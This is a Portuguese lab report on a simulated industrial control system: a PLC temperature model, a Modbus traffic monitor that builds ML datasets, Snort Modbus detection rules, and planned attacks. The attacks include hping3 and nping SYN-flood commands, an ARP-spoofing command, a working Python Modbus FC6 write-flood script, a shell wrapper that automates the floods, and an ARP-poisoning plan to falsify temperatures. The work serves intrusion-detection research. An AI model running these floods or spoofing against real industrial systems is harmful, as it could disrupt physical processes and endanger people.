


Figura 8 - Variação da temperatura com a variável ruído a 1.

Resumo do modelo físico

A base é a Lei de Newton do Arrefecimento/Aquecimento:

$$\frac{dT}{dt} = -k \cdot (T - T_{alvo})$$

- T é a temperatura atual.
- T_{alvo} é a temperatura de equilíbrio (depende do estado: ciclo normal, ataque ou recuperação).
- k é o coeficiente (`K_CYCLE`, `K_CRITICO`, `K_RECUP`) que controla a velocidade de aproximação ao alvo.

A solução da equação é exponencial assintótica:

$$T(t + \Delta t) = T(t) + (T_{alvo} - T(t)) \cdot (1 - e^{-k \cdot \Delta t})$$

No código traduz-se em algo como:

```
delta = (alvo - temp) * (1 - math.exp(-k * dt))
temp += delta
```

Isso significa que:

- Quando o motor está `ON` → T_{alvo} alterna entre 30 °C (`TEMP_LOW`) e 41 °C (`TEMP_HIGH`).

- Quando o motor está OFF (ataque) → $T_{alvo} = 70^{\circ}\text{C}$. Consideramos que o estado normal do motor é ligado.
- Quando volta a ligar → T_{alvo} retorna ao ciclo e a temperatura converge suavemente.

Assim, a curva nunca é linear, mas sim naturalmente curva (assintótica), como num sistema físico real.

A velocidade de variação da temperatura está controlada por três variáveis no script:

- **K_CYCLE** → velocidade de variação durante o funcionamento normal (motor ON, ciclo natural).
- **K_CRITICO** → velocidade de subida em ataque (motor OFF, aumento rápido e ilimitado).
- **K_RECUP** → velocidade de descida/recuperação depois de um ataque (quando o motor volta a ligar).

🔧 **Mais alto = mais rápido** (a temperatura aproxima-se do alvo ou sobe/recupera mais depressa).

🔧 **Mais baixo = mais lento** (a variação fica mais suave).

Exemplo:

```
K_CYCLE = 0.015    # mais baixo → oscilação lenta entre 30-41 °C
K_CRITICO = 0.05   # mais alto → subida agressiva quando motor
OFF
K_RECUP = 0.03     # intermédio → descida razoavelmente rápida
```

Além disso, podes afinar estas variáveis em tempo real pelos sliders da GUI NiceGUI (secção 🛡 Ajustes do Modelo mencionada acima).




Figura 9 - Exemplo de simulação de temperatura com ataque de MitM ofensivo.

Script do PLC 2

O script do PLC 2 teve de ser melhorado pois era algo simples, e na parte de automação existiam problemas pois o script não estava a correr em background. Por isso, foi alterado o init.sh para o seguinte:

```
#!/bin/bash

set -euo pipefail
cd /home/tjcruz || exit 1
# activa virtualenv
source RTU/bin/activate
# executa em foreground mas com nohup e redirect de logs
nohup python3 RTUcode/test2.py >> /var/log/rtu.log 2>&1 &
echo $! > /var/run/rtu.pid
```

Para parar:

```
sudo kill $(cat /var/run/rtu.pid) && rm -f /var/run/rtu.pid
```

Para ver logs:

```
tail -f /var/log/rtu.log
```

Observação: nohup evita que o processo seja terminado quando fechares sessão.

Outra abordagem foi através da configuração de um serviço do Daemon. O ficheiro:

[Unit]

```
Description=PLC2 Simulation
After=network.target
```

[Service]

```
Type=simple
ExecStart=/home/tjcruz/init.sh
WorkingDirectory=/home/tjcruz
Restart=always
RestartSec=5
User=root
Environment=PYTHONUNBUFFERED=1
```

[Install]

```
WantedBy=multi-user.target
```

Comandos a efetuar:

```
# recarregar systemd
sudo systemctl daemon-reload

# ativar serviço no arranque
sudo systemctl enable plc2.service

# iniciar já
sudo systemctl start plc2.service
```

```
# verificar estado  
sudo systemctl status plc2.service
```

Para ver logs em tempo real:

```
journalctl -u plc2 -f
```

2. Mod-Sentinel: Python App

Descrição da Aplicação

Repositório GitHub: <https://github.com/Ghost-of-Maverick/Mod-Sentinel.git>

Para este projeto, foi criada uma aplicação em Python que deverá ser configurado na interface com acesso a um *mirror* do tráfego. A máquina utilizada foi a máquina virtual Kali Linux.




Figura 10 - Representação do funcionamento da aplicação no sistema virtualizado.

Para configurar a aplicação para correr na interface correta, deve ser editado o ficheiro config.yaml:

```
interface: eth2 # interface onde vai correr a captura  
  
MODBUS_CLIENT:  
  - 172.27.224.10  
  - 172.27.224.251  
  
MODBUS_SERVER:  
  - 172.27.224.250  
  
# Lista de pares IP-MAC permitidos para detecao de ARP spoofing  
allowed_macs:
```

```
"172.27.224.10": "00:80:f4:09:51:3b" # HMI
"172.27.224.250": "00:0c:29:4d:dc:22" # PLC 1
"172.27.224.251": "00:0c:29:4d:dc:23" # PLC 2

# Endereço(s) IP de atacantes conhecidos (ex.: Kali Linux)
known_attackers:
- 172.27.224.40
```

Para gerir o modo de execução da aplicação podem ser usados os seguintes comandos:

```
python3 main.py start      # inicia a aplicacao  
python3 main.py stop       # para a aplicacao  
python3 main.py restart    # reinicia a aplicacao
```

Durante a execução da aplicação são gerados quatro tipos de logs:

1. **app.log**: contém logs relativos à execução da aplicação como criação do **daemon**, criação de capturas **.pcap**, erros de execução, entre outros.
 2. **modsentinel_20250621_191549.log**: criada a cada vez que a aplicação é iniciada no formato **modsentinel_%Y-%m-%d_%H%M%S.log** → contém todos os pacotes Modbus analisados na captura de tráfego de uma forma estruturada, como no exemplo seguinte:

```
[2025-06-21 19:15:57.982001] STATUS: OK | MALICIOUS: 0
→ From: 172.27.224.10:57902 (00:0c:29:4d:dc:22) → To: 172.27.224.250:502 (00:80:f4:09:51:3b)
→ Function Code: 3 | Unit ID: 1 | Flags: 0x0018 | Length: 66 | Transaction ID: 0
→ Data: 0000000b

[2025-06-21 19:15:57.984727] STATUS: OK | MALICIOUS: 0
→ From: 172.27.224.250:502 (00:80:f4:09:51:3b) → To: 172.27.224.10:57902 (00:0c:29:4d:dc:22)
→ Function Code: 3 | Unit ID: 1 | Flags: 0x0018 | Length: 85 | Transaction ID: 0
→ Data: 160001000000000000000000000000001002300000000000000000000
```

3. **trafego_20250621_191549.csv**: de forma semelhante ao anterior, é criado a cada vez que a aplicação é iniciada no formato **trafego_%Y-%m-%d_%H%M%S.csv** → cria os dados a serem usados pelo modelo de ML.
 4. **captura_%Y-%m-%d_%H%M%S.pcap**: captura efetuada sempre que a aplicação é iniciada no formato **captura_%Y-%m-%d_%H%M%S.pcap** → estes são os pacotes analisados e guardados nos ficheiros anteriores.

Dados criados pelo Mod-Sentinel

Os ficheiros `trafego_%Y-%m-%d_%H%M%S.csv` são os dados a ser extraídos em cada experiência. Estes dados serão usados para criar o dataset a ser usado pelo modelo de ML.

Este ficheiro contém dados de pacotes Modbus que se consideram ser importantes para as experiências, tais como:

- Timestamp - registra o momento exato em que o pacote foi capturado. É essencial para identificar padrões temporais suspeitos e determinar onde inicia ou termina um ataque.

- Source Address - endereço IP de origem do pacote. Pode ajudar a identificar dispositivos comprometidos ou fontes externas não autorizadas.
- Destination Address - endereço IP de destino do pacote.
- Source MAC - endereço MAC de origem. Pode ser usado para identificar dispositivos específicos na rede local, mesmo que mudem de IP. Isto pode ser interessante em cenários de MitM que tentem efetuar um *ARP Poisoning*.
- Destination MAC - endereço MAC de destino. Ajuda a validar se os pacotes estão a ser direcionados corretamente ou se há *spoofing*.
- Transaction ID (Modbus Header) - identificador único da transação Modbus. Pode ser útil para correlacionar pedidos e respostas e detectar tentativas de *replay* ou manipulação. Neste caso não será útil pois o transaction ID é sempre 0.
- Unit ID (Modbus Header) - identifica o *slave* Modbus alvo. Ajuda a perceber se um atacante está a tentar aceder a dispositivos específicos da rede.
- TCP flags - indicam o estado da sessão TCP (**SYN**, **ACK**, **FIN**, etc.). São essenciais para identificar padrões de *scans*, conexões suspeitas ou *resets* forçados, ou, tentativas de DoS através de *SYN floods*.

Flag	Significado	Valor binário	Valor hexa
URG	Urgent Pointer field	00100000	0x20
ACK	Acknowledgment field	00010000	0x10
PSH	Push Function	00001000	0x08
RST	Reset the connection	00000100	0x04
SYN	Synchronize sequence	00000010	0x02
FIN	Finish sending data	00000001	0x01

- Length - tamanho total do pacote. Valores fora do normal podem indicar tentativas de exploração de *buffer overflow* ou outros ataques.
- Function Code (Modbus) - define o tipo de operação Modbus (leitura, escrita, etc.). Pode revelar tentativas de acesso ou manipulação de dados críticos.

Commonly used public function codes				
Code	Hex	Function	Type	
01	01	Read Coils	Single Bit Access	Data Access
02	02	Read Discrete Inputs		
05	05	Write Single Coil		
15	0F	Write Multiple Coils		
03	03	Read Holding Registers		
04	04	Read Input Register		
06	06	Write Single Register		
16	10	Write Multiple Registers		
22	16	Mask Write Register		
23	17	Read/Write Multiple Registers		
24	18	Read FIFO queue	File record access	
20	14	Read File Record		
21	15	Write File Recore		
07	07	Read Exception Status	Diagnostics	
08	08	Diagnostic		
11	0B	Get Com event counter		
12	0C	Get Com Event Log		
17	11	Report Server ID		

Figura 11 - Function Codes do protocolo Modbus ([fonte](#)).

- Payload (dados Modbus) - conteúdo da mensagem Modbus. A análise detalhada pode detectar comandos maliciosos, valores fora do normal ou injeções de dados.
- Malicious - forma de identificar tráfego legítimo de tráfego malicioso. Se o valor for 0, trata-se de tráfego legítimo, se for X, trata-se de tráfego malicioso (possível ataque).

Estrutura de um pacote Modbus:

Offset (byte)	Campo	Tamanho
0	Transaction ID	2 bytes
2	Protocol ID (normalmente 0)	2 bytes
4	Length	2 bytes
6	Unit ID	1 byte
7	Function Code	1 byte
8	Dados	variável

Nota ! : para que a criação de ficheiros referentes à captura de tráfego funcione é necessário dar as seguintes permissões à diretoria logs/:

```
sudo chown root:root logs
sudo chmod 755 logs
```

3. Ataques a Realizar

Durante as aulas de CDIS foram realizados alguns ataques baseados em MitM (para obter informação ou realizar ataques ofensivos), flooding, etc.

Além destes ataques, foi configurado o Snort para detetar os mesmos. Para isso, usaram-se as regras do Snort criadas para o efeito:

<https://github.com/digitalbond/Quickdraw-Snort/blob/master/modbus.rules>

1. Force Listen Only Mode

```
content:"|08 00 04|"; offset:7; depth:3;
msg:"SCADA_IDS: Modbus TCP - Force Listen Only Mode";
```

- Function Code 08 (Diagnostic), dados 0004 = forçar o dispositivo a "modo apenas escuta".
- Pode ser usado para executar um ataque de DoS.

2. Restart Communications Option

```
content:"|08 00 01|"; offset:7; depth:3;
msg:"SCADA_IDS: Modbus TCP - Restart Communications Option";
```

- Função diagnóstica para reiniciar a comunicação com o cliente.
- Pode ser usado para perturbar operações legítimas.

3. Clear Counters and Diagnostic Registers

```
content:"|08 00 0A|"; offset:7; depth:3;
msg:"SCADA_IDS: Modbus TCP - Clear Counters and Diagnostic Registers";
```

- Pode limpar históricos e contadores, útil para ocultar ações de um ataque.

4. Read Device Identification

```
content:"|2B|"; offset:7; depth:1;
msg:"SCADA_IDS: Modbus TCP - Read Device Identification";
```

- Função 0x2B (FC 43) - leitura de informação do dispositivo (modelo, firmware, etc).
- É usado para Modbus Extentions, e permite obter informações detalhadas sobre o dispositivo.

5. Report Server ID

```
content:"|11|"; offset:7; depth:1;
msg:"SCADA_IDS: Modbus TCP - Report Server Information";
```

- Function Code 0x11- Report Server ID. Tal como o anterior, pode ser usado para recolher informações.
- No entanto, reporta informações mais simples, como uma estrutura básica:
 - Byte de contagem total.

- Identificador do Slave ID.
- Status do dispositivo (*running/stopped*).
- Dados adicionais (nome, versão, etc).

6. Leitura não autorizada

```
pcre:"/\[\s\]\{3\}(\x01|\x02|\x03|\x04|\x07|\x0B|\x0C|\x11|\x14|\x17|\x18|\x2B)/iAR";
msg:"Unauthorized Read Request to a PLC";
```

- Detecta funções Modbus de leitura por **clientes não autorizados** (!\$MODBUS_CLIENT).
- Funções incluídas:
 - 0x01 - Read Coils
 - 0x03 - Read Holding Registers
 - 0x2B - Device Identification, etc.
- **Nota:** esta regra não inclui verificação do MAC address, logo, se existir um ataque de MitM, a regra não será ativada, uma vez que o tráfego continua a vir do IP correto. No entanto, associado a um MAC address distinto. Assim, facilmente se deteta este ataque, isto, se tivermos uma comunicação entre dispositivos com um MAC address estático.

7. Escrita não autorizada

```
pcre:"/\[\s\]\{3\}(\x05|\x06|\x0F|\x10|\x15|\x16)/iAR";
msg:"Unauthorized Write Request to a PLC";
```

- Escrita por entidades não autorizadas: alteração de saídas, registos, etc.
- Pode representar comprometimento direto.

8. Tamanho ilegal (possível ataque DoS)

```
dsize:>300;
msg:"Illegal Packet Size";
```

- Pacotes Modbus costumam ser pequenos. Tamanho excessivo pode indicar ataque.

9. Comunicação não-Modbus no porto 502

```
pcre:"/\[\s\]\{2\}(?!\\x00\\x00)/iAR";
msg:"Non-Modbus Communication on TCP Port 502";
```

- Protocol ID deve ser 0x0000. Se não for, não é tráfego Modbus válido. Não penso que seja um ataque relevante para as experiências.

10. Slave Device Busy (*)

```
content:"|00 00|"; offset:2; depth:2;
content:"|06|"; offset:8;
byte_test: 1, >=, 0x80, 7;
```

- content:"|00 00|"; offset:2; depth:2;
 - Bytes 2 e 3 = **Protocol ID** = 0 (é Modbus TCP).
- byte_test:1, >=, 0x80, 7;
 - Verifica se o **Function Code** (byte 7) tem bit alto (>= 0x80), ou seja, é uma *Exception Response*.
 - Em Modbus, Function Code >= 0x80 indica uma exceção (erro).
- content:"|06|"; offset:8; depth:1;
 - Verifica se **Exception Code** (byte 8) é 0x06 = Slave Device Busy.
- O byte 7 é o código de função com bit mais significativo 1 (>= 0x80), sinalizando **erro/exceção**.
- Byte 8 é 0x06: Slave Device Busy.

11. Acknowledge Exception (*)

```
content:"|00 00|"; offset:2; depth:2;
content:"|05|"; offset:8; depth:1;
byte_test: 1, >=, 0x80, 7;
```

- Mesma lógica que o anterior.
- Código de exceção 05: pedido aceite (acknowledge) mas ainda em processamento.

Ambos podem ser uma forma de congestionamento ou tentativa de DoS através da sobrecarga do dispositivo.

12. Function Code Scan (*)

```
content:"|00 00|"; offset:2; depth:2;
byte_test:1, >=, 0x80, 7;
content:"|01|"; offset:8; depth:1;
```

- **Byte 7:** FC >= 0x80 (Exceção).
- **Byte 8:** Exception Code = 0x01 (Illegal Function).
- O atacante usa um Function Code inválido → resposta com erro 0x01.

13. Points List Scan (*)

```
content:"|00 00|"; offset:2; depth:2;
byte_test:1, >=, 0x80, 7;
content:"|02|"; offset:8; depth:1;3
```

- **Byte 7:** FC >= 0x80 (Exceção).
- **Byte 8:** Exception Code = 0x02 (Illegal Data Address).
- O atacante tenta ler pontos inválidos → resposta com erro 0x02.

Representação das fases experimentais

As experiências vão ser efetuadas numa janela semelhante em todas as execuções, representada na Figura seguinte.



Figura 12 - Representação das fases de cada execução.

Numa fase inicial de 10 min são recolhidos dados de tráfego Modbus considerado normal e legítimo. Depois, na segunda fase, é iniciada a fase de ataque que dura também 10 min. Nessa fase, serão marcados pacotes com a *flag* de ataque. Por fim, durante a fase final, que também ocorre por 10 min, serão recolhidos dados que irão permitir analisar os efeitos dos ataques. Isso é importante para analisar por exemplo o efeito dos ataques de DoS.

Conjunto de dados a recolher

Vão ser criados datasets em formato CSV para cada ataque, onde estará tráfego legítimo, bem como tráfego malicioso. A distinção do mesmo será feita na coluna *malicious*, para que o modelo de ML possa aprender a distinguir o tráfego.

Ataque	Descrição	Ferramentas
DoS (flooding)	<p>Tipo I: usando o h3ping, que basicamente cria floods usando random source IPs</p> <p>Tipo II: usando o nping é possível realizar um ataque mais sofisticado realizando</p>	h3ping, nping
Offensive Man-in-the-Middle (MitM) → PLC 1 to HMI && PLC 2 to PLC1	<p>A ideia é realizar um ataque MitM através de um ARP Poisoning. Para isso utiliza-se a ferramenta arpspoof para executar o ataque em dois pontos de comunicação críticos:</p> <p>Ponto I: PLC 1 para o HMI, enganando o HMI com leituras de temperatura que estão efetivamente a ser enviadas pelo PLC 2</p> <p>Ponto II: PLC 2 para o PLC 1, enganando o PLC 1 e manipulando o motor, através do envio de uma temperatura muito baixa incorreta</p>	arpspoof + python script
Scouting	Function codes de diagnóstico não são suportados no PLC, como se pode observar na figura abaixo. Logo, o ataque neste caso será a leitura de registo usando um script	python script

python que está constantemente a usar o function code 3




Figura 13 - PLC 1 não suporta funções de diagnóstico (exemplo function code 2B).

DoS (flooding)

1. Ferramenta hping3

```
hping3 -d 120 -S -P -w 64 -p 502 --flood --rand-source
172.27.224.250
```

Características:

- S: flag SYN (pacotes SYN para iniciar sessões TCP).
- flood: envia pacotes o mais rápido possível (sem esperar resposta).
- rand-source: falsifica o IP de origem (spoofing).
- d 120: dados de 120 bytes no payload.
- w 64: janela TCP de 64.
- p 502: porto Modbus.
- Não estabelece uma sessão TCP, envia apenas pacotes SYN em massa.

Consequências:

- Muito mais difícil de rastrear (spoofing de IP).
- Eficaz como ataque DoS por sobrecarga de sessões pendentes no PLC.
- Pode encher a tabela de sessões com pedidos SYN falsos (SYN flood).
- Não requer resposta do PLC (por isso, mais leve para quem ataca).

2. Ferramenta nping

```
sudo nping --tcp-connect --flags syn --dest-port 502 --
rate=90000 -c 900000 -q 172.27.224.250
```

Características:

- Usa --tcp-connect, ou seja, realiza sessões TCP reais (3-way handshake).
- --flags syn: envia pacotes SYN, tentando iniciar sessões TCP, ou seja, simula o início de sessões TCP, sem as completar (não envia ACK).
- --rate=90000 e -c 900000: envia 900 mil pacotes a uma taxa de 90 mil por segundo.
- Porto Modbus: 502.
- -q: modo silencioso.

Consequências:

- Pode sobrecarregar o PLC se ele aceitar sessões TCP constantemente (negação de serviço por exaustão de sessões).
- **Não** falsifica o IP de origem, origem real da máquina que executa o ataque.
- Não é tecnicamente um *flood* puro, já que está a tentar realizar sessões completas. No entanto, pode levar à exaustão de sessões simultâneas na vítima, o que não é complicado uma vez que a maior parte dos PLCs são conhecidos por ter recursos reduzidos.

Além disso, o seguinte comando pode ser interessante para realizar um ataque mais sofisticado:

```
sudo nping--arp-type ARP-reply --arp-sender-mac <YOUR ETH1 MAC>
--arp-sender-ip 172.27.224.10 -c 9999 172.27.224.250
```

O que está a fazer:

- --arp-type ARP-reply: envia pacotes ARP de resposta.
- --arp-sender-mac: especifica o MAC do remetente (falso ou legítimo).
- --arp-sender-ip 172.27.224.10: afirma que o IP 172.27.224.10 está associado ao MAC acima (spoofing - ARP poisoning).
- -c 9999: envia 9999 pacotes.
- 172.27.224.250: IP de destino do pacote ARP.

Torna-se mais interessante que o h3ping uma vez que permite realizar operações na camada 2 (ARP) do modelo OSI, enquanto o h3ping funciona nas camadas 3 e 4 (IP, TCP, UDP, ICMP).

No entanto, decidiu-se explorar outro tipo de ataques mais simples, sendo que este último comando foi descartado das experiências pois considero que não traz nada de novo, tendo em conta os ataques principais de MitM que vêm de seguida.

Em vez disso, criou-se um pequeno script que está constantemente a enviar pedidos de escrita no PLC (FC 6). Este ataque é tecnicamente um DoS lógico, porque

sobrecarrega o serviço e pode impedir operações normais. A diferença entre "teste" e "ataque" é autorização e contexto.

O script é o seguinte:

```
import socket
import time
import binascii

def log_packet(tid, sent, received):
    timestamp = time.strftime("%Y-%m-%d %H:%M:%S",
                               time.localtime())
    sent_hex = binascii.hexlify(sent).decode()
    received_hex = binascii.hexlify(received).decode() if
    received else "None"
    print(f"[{timestamp}] TID {tid} | Enviado: {sent_hex} |
Recebido: {received_hex}")

def send_modbus_packet(ip, port, packet, tid):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2)
    resp = None
    try:
        s.connect((ip, port))
        s.sendall(packet)
        resp = s.recv(1024)
        return resp
    except Exception as e:
        print(f"TIID {tid} | Erro: {e}")
        return None
    finally:
        s.close()
        log_packet(tid, packet, resp)

def build_mbap(tid, unit_id, pdu_len):
    tid_b = tid.to_bytes(2, 'big')
    pid = (0).to_bytes(2, 'big')
    length = (pdu_len + 1).to_bytes(2, 'big') # +1 do unit_id
    uid = unit_id.to_bytes(1, 'big')
    return tid_b + pid + length + uid

def write_single_register(ip, port, unit_id, address, value,
                        tid):
    fc = (6).to_bytes(1, 'big')
    addr = address.to_bytes(2, 'big')
    val = value.to_bytes(2, 'big')
    pdu = fc + addr + val
    mbap = build_mbap(tid, unit_id, len(pdu))
    packet = mbap + pdu
    return send_modbus_packet(ip, port, packet, tid)

if __name__ == "__main__":
```

```

ip = "172.27.224.250"
port = 502
unit_id = 1
address = 6

value = 10
tid = 1
print(f"[!] Stress write FC6 no registo {address}, valor
base {value}")

try:
    while True:
        write_single_register(ip, port, unit_id, address,
value, tid)
        tid = (tid + 1) % 65535 or 1
        value = value + 1 if value < 20 else 10
        # time.sleep(0.01) # ativa para regular a
intensidade
    except KeyboardInterrupt:
        print(f"[{time.strftime('%Y-%m-%d %H:%M:%S')}]")
Interrompido pelo utilizador")

```

Para automatizar os ataques DoS a realizar, foi criado o seguinte script de shell:

```

#!/bin/bash
# dos_attack.sh

ACTION=$1
shift # remove o primeiro argumento

LOGFILE="dos_${ACTION}_$(date +%F_%H-%M).log"

show_help() {
echo "Uso: $0 <ATAQUE> [ARGUMENTOS]"
echo
echo "Ataques disponíveis:"
echo "  hping3_synflood   <IP_ALVO> [INTERFACE]"
echo "      -> Flood TCP SYN spoofed contra porto 502"
echo
echo "  nping_tcpflood    <IP_ALVO> [RATE] [COUNT]"
echo "      -> Flood TCP SYN com tentativas de conexão real"
echo
echo "  modbus_fc6_dos    <IP_ALVO> [PORTA] [UNIT_ID]
[ADDRESS]"
echo "      -> Flood lógico Modbus/TCP (FC6) contra registo"
echo
echo "Exemplos:"
echo "  $0 hping3_synflood 172.27.224.250 eth1"
echo "  $0 nping_tcpflood 172.27.224.250 90000 900000"
echo "  $0 modbus_fc6_dos 172.27.224.250 502 1 6"
}

```

```

case "$ACTION" in
    hping3_synflood)
        TARGET=$1
        INTERFACE=${2:-eth0}
        if [ -z "$TARGET" ]; then show_help; exit 1; fi
        echo "[+] A iniciar SYN flood com hping3 contra
$TARGET..."
        sudo hping3 -I "$INTERFACE" -d 120 -S -P -w 64 -p 502 --
flood --rand-source "$TARGET" \\
        2>&1 | tee "$LOGFILE"
    ;;

    nping_tcpflood)
        TARGET=$1
        RATE=${2:-90000}
        COUNT=${3:-900000}
        if [ -z "$TARGET" ]; then show_help; exit 1; fi
        echo "[+] A iniciar TCP flood com nping contra
$TARGET..."
        sudo nping --tcp-connect --flags syn --dest-port 502 --
rate="$RATE" -c "$COUNT" -q "$TARGET" \\
        2>&1 | tee "$LOGFILE"
    ;;

    modbus_fc6_dos)
        TARGET=$1
        PORT=${2:-502}
        UNIT=${3:-1}
        ADDR=${4:-6}
        if [ -z "$TARGET" ]; then show_help; exit 1; fi
        echo "[+] A iniciar stress write Modbus FC6 contra
$TARGET:$PORT (UnitID=$UNIT, Reg=$ADDR)..."
        # python em modo unbuffered (-u)
        python3 -u modbus_modify.py "$TARGET" "$PORT" "$UNIT"
"$ADDR" \\
        2>&1 | tee "$LOGFILE"
    ;;

    -h|--help|help| ""))
        show_help
    ;;

    *) )
        echo "Erro: ataque '$ACTION' não reconhecido."
        echo
        show_help
        exit 1
    ;;
esac

```

Este script permite automatizar a execução dos 3 tipos de ataque. Os exemplos de comando são os seguintes:

- Tipo I: `sudo ./dos_attack.sh hping3_synflood 172.27.224.250 eth1`
 - Tipo II: `sudo ./dos_attack.sh nping_tcpflood 172.27.224.250 90000 900000`
 - Tipo III: `sudo ./dos_attack.sh modbus_fc6_dos 172.27.224.250 502 1 6`
-

Offensive Man-in-the-Middle (MitM)

NOTA

- Embora seja tecnicamente possível realizar **ataques de replay**, já que o protocolo Modbus não exige qualquer forma de autenticação, neste caso específico essa abordagem não parece eficaz. Isso porque a repetição de pacotes resultaria em mensagens duplicadas, o que facilitaria a detecção do ataque e impediria o alcance do objetivo pretendido.
- Em vez disso, optou-se por realizar um ataque MitM, no qual o atacante realiza um ARP spoof, interceptando e alterando pacotes Modbus a ser transmitidos em dois tipos de comunicação:
 - **PLC 2 → PLC 1:** comunicação do valor da temperatura ao PLC 1 com o function code 6.
 - **PLC 1 → HMI:** comunicação do valor em tempo real da temperatura do óleo ao HMI ****através do function code 3.
